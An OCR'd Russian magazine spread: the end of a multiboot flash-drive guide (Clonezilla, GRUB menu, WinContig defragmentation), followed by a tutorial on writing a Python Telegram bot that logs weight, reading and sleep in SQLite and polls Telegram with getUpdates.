
Загрузка Clonezilla

Clonezilla уже содержит FreeDOS, поэтому можно не добавлять его отдельным пунктом.




В состав Clonezilla входит FreeDOS

В конце меню оставим автоматически создаваемые элементы: поиск и загрузку установленной ОС, ее запуск со скрытого раздела, загрузку с оптического привода, с первого (в BIOS) жесткого диска, выход в режим командной строки GRUB, перезагрузку и выключение.



Основное меню мультизагрузочной флешки

Перед проверкой созданной флешки необходимо дефрагментировать все записанные в \img\ образы утилитой WinContig, иначе они не будут корректно работать при вызове командой `map`.



Дефрагментация ISO в WinContig

ТЕЛЕГРАФИРУЕТ РОБОТ

ПИШЕМ БОТ ДЛЯ TELEGRAM НА PYTHON

Олег Парамонов
paramonov@sheep.ru

Что должен уметь хороший робот? Ответ на этот вопрос лежит на поверхности. Всякий знает, что по-настоящему хороший робот стремится убить всех людей и уничтожить мир. Но массовые убийства — это, скорее, программа-максимум. Мы к ним обязательно вернемся, но начинать будем с малого.

Минимальные требования к нашему роботу просты. Во-первых, ему придется делать что-то если и не полезное, то хотя бы реалистичное. Телеграммный аналог «Hello, World» нас не устроит хотя бы по той причине, что три строки кода трудно растянуть на целую статью. Во-вторых, он должен поддерживать естественное общение хотя бы на уровне Siri. Специальные команды, которые нужно разучивать, и прочее шаманство, напоминающее командную строку UNIX, не пройдет. В-третьих, его возможности не должны ограничиваться обменом текстовыми сообщениями. Telegram способен на большее, и это было бы неплохо показать.

Возможности веб-фреймворков обычно демонстрируют на примере разработки блоговых движков. Мы разработаем нечто похожее по сути, но несколько более персональное: простенький трекер для любителей Quantified Self. Идея Quantified Self заключается в том, что сбор и анализ данных о самом себе помогает заметить тенденции и факты, которые невозможно различить невооруженным взглядом. Некоторые виды информации можно отслеживать автоматически при помощи датчиков в фитнес-браслетах, умных часах или смартфонах. Другие нужно собирать вручную. Существуют, к примеру, приложения для ведения дневника настроений или для хранения данных о съеденной еде (худеющим это полезно).

Ничто не мешает когда-нибудь интегрировать наш трекер с сервисами вроде Fitbit, но в данный момент мы ограничимся ручным сбором информации. Попробуем сделать мокап интерфейса — разумеется, текстовый. Наш воображаемый пользователь будет записывать в трекере результаты взвешивания на напольных весах, прочитанные книги и продолжительность сна. Как? Например, так.

```
Пользователь: Я вешу 100 кг.
                                        Робот: Запомнил!
Пользователь: Прочитал «Войну и мир».
                                        Робот: Запомнил!
Пользователь: Спал шесть часов.
                                        Робот: Запомнил!
```

Диалог звучит естественно? Еще как — сложно было бы сказать по-другому. В то же время в этих сообщениях можно разглядеть смысл и без искусственного интеллекта. Первое слово, если отбросить местоимение «я» — это всегда

описание действие. Остаток сообщения — объект, на который это действие направлено. Если же в сообщении есть число, его можно считать количественной оценкой.

Информацию нужно не только собирать. Необходимы еще средства для того, чтобы извлекать и анализировать ее. Попробуем представить естественный диалог, который позволяет это сделать.

```
Пользователь: Что я прочитал?
                    Робот: «Войну и мир», «50 оттенков серого»,
                    «В поисках утраченного времени», «Капитал»,
                    «Сумерки».
Пользователь: Сколько я спал?
                    Робот: Спал 15 раз. Значения от 4 до 13,
                    в среднем 6,3. Всего: 77.
```

Вырисовывается логика. Тут командой служит первое слово: «что» для истории действия, «сколько» для статистики. Второе слово — это название действия, которое в записи шло первым. «Я» и вопросительный знак в конце можно игнорировать. Очевидно, что такие вопросы сочетаются не с любым действием, но эту проблему легко решить, предусмотрев список синонимов.

Идея ясна, можно начинать. Зрители последней серии «Мстителей» знают, что Тони Старк делает роботов, задумчиво шевеля в воздухе цветными голограммами. Увы, нам далеко до Тони Старка. Мы вынуждены обходиться обыкновенным Python. Для хранения истории действий возьмем SQLite с единственной таблицей под названием **`memories`**.

```
create table memories (
  id integer primary key autoincrement,
  user_id integer not null,    -- идентификатор пользователя Telegram
  predicate text not null,     -- действие
  object text not null,        -- что сделано
  num real,                    -- значение, связанное со сделанным
  finished timestamp not null  -- время окончания действия
);
```

Теперь займемся описанной выше логикой. Выбрасываем из полученного сообщения «я» и вопросительный знак, делим его на две части, команду **`cmd`** и действие **`predicate`**, после чего решаем, что делать дальше.

```
if cmd in (u'что', u'кто', u'как', u'где', u'вспомни', u'действие'):
  return p_history(db, 0, predicate)
elif cmd in (u'сколько', u'посчитай'):
  return p_stats(db, 0, predicate)
```

```
5  else:
6    predicate, num = cmd, extract_number(object)
7      return remember(db, 0, predicate, object, num)
```

Этот алгоритм отправляется в функцию **process**, которая принимает на входе базу данных и текст входящего сообщения, а на выходе отдает текст ответа робота. Функции **p_history** (история действия), **p_stats (статистика по действию) и** remember` (добавить новую запись) не заслуживают особого внимания: каждая из них сводится к простому запросу SQL.

```
1  def remember(db, user_id, predicate, object, num):
2    db.execute(
3      'INSERT INTO memories (user_id, predicate, object, num, finished) '
4      'VALUES (?, ?, ?, ?, ?)',
5      (user_id, predicate, object, num, datetime.datetime.utcnow())
6    )
7    db.commit()
8    return u'Запомнил!'
```

Отладить диалог можно и в консоли — дедовском диалоговом интерфейсе.

```
1  with sqlite3.connect('tracker.db', detect_types=sqlite3.PARSE_DECLTYPES) as db:
2    if len(sys.argv)>1:
3      print process(db, ' '.join(sys.argv[1:]).decode('utf-8'))
```

Посмотрим, что получилось.

```
op$ python tracker.py я прочитал Войну и мир
Запомнил!
op$ python tracker.py я вешу 87 кг
Запомнил!
op$ python tracker.py что я прочитал?
07/27/15: прочитал Сумерки
05/13/15: прочитал 50 оттенков серого
05/06/15: прочитал В поисках утраченного времени
```


Кажется, все работает. Получающийся диалог в достаточной степени похож на мокап. Можно переходить к следующей стадии: подключаться к Telegram.

Большая часть программного интерфейса Telegram сводится к получению или отправке информации в формате JSON на специальные адреса на сервере мессенджера. В Python есть все необходимое для того, чтобы это делать, но кому охота возиться с JSON и HTTP-запросами вручную? За пару месяцев,

которые миновали с момента появления API, на GitHub образовалось несколько неофициальных, но вполне адекватных библиотек, упрощающих взаимодействие с Telegram до детсадовского уровня. Мы будем использовать Python Telegram Bot.

```
pip install python-telegram-bot
```

Следующий пункт нашего пути — BotFather. Обычные сервисы раздают ключи для доступа к своим программным интерфейсам через веб. Telegram распространяет их через сам мессенджер. BotFather выделяет жаждущим программистам токены авторизации и настраивает свойства учетной записи новых ботов.



BotFather

После ввода команды **`/newbot`** BotFather поинтересуется названием и именем нового бота, а затем пожалует адрес и токен, состоящий из 45 цифр и латинских букв. Этот токен понадобится для подключения к API.

```
import telegram
TELEGRAM_TOKEN = '235693616:AAGzgkTtvNkzivdXx6EfzQSdvGTm7eJI_M'
bot = telegram.Bot(TELEGRAM_TOKEN)
```

Для отправки текстовых сообщений служит метод **sendMessage**, но с ним есть одна тонкость. Чтобы отправить сообщение, бот должен знать идентификатор чата, в который она попадет: **chat_id** — это первый аргумент **sendMessage**. Поскольку создавать чаты может только человек, любое сообщение бота представляет собой ответ. Можно понять, почему так сделано. Если бы не это, с помощью ботов было бы слишком легко рассылать непрошеный спам.

Как узнать о том, что пользователь обращается к боту? Есть два способа. С одной стороны, можно нетерпеливо долбить серверы Telegram при помощи метода **getUpdates**, который возвращает все сообщения, пришедшие с момента прошлой проверки (или не возвращающего ничего, если к боту никто не обращался). С другой стороны, можно написать веб-приложение, которое умеет получать сообщения в виде JSON по POST. Если зарегистрировать его адрес в Telegram при помощи метода **setWebhook**, мессенджер будет сам передавать боту новые сообщения по мере их прибытия. Когда сообщений нет, бот может прохлаждаться, ничего не делая.

Понятно, что **getUpdates** — злодейский выбор. Сотни процессоров будут приближать климатическую катастрофу, круглые сутки гоняя через половину планеты тоскливый JSON, в котором сообщается, что полковнику никто не пишет. Ботам Telegram редко выпадает шанс убить всех людей и уничтожить мир. **getUpdates** — это как раз такой шанс, и лучше не будет. Тем не менее он настолько проще и приятнее, чем webhook, что выхода нет. Будем злодействовать.

Если вызвать **getUpdates** без аргументов, метод попытается вернуть все принятые сообщения от начала времен (или по крайней мере те из них, о которых Telegram все еще помнит). Чтобы обуздать его, нужно передать методу идентификатор обновления, полученный во время прошлого вызова. С поправкой на это цикл взаимодействия с ботом обретает такой вид.

```
with db:
  last_update_id = bot.getUpdates()[-1].update_id
  while True:
    for update in bot.getUpdates(offset=last_update_id):
      if last_update_id < update.update_id:
        if update.message.text:
          process(db, bot, update)
          last_update_id = update.update_id
```

Функции **process** придется пережить некоторые изменения. Если в первоначальной версии она получала текст сообщения пользователя, то теперь мы будем передавать ей обновление Telegram. Из него можно извлечь все необходимое: текст (**msg**), идентификатор чата (**chat_id**) и идентификатор пользователя (**user_id**).

```
msg = unicode(update.message.text)
chat_id = update.message.chat_id
user_id = update.message.from_user.id
```

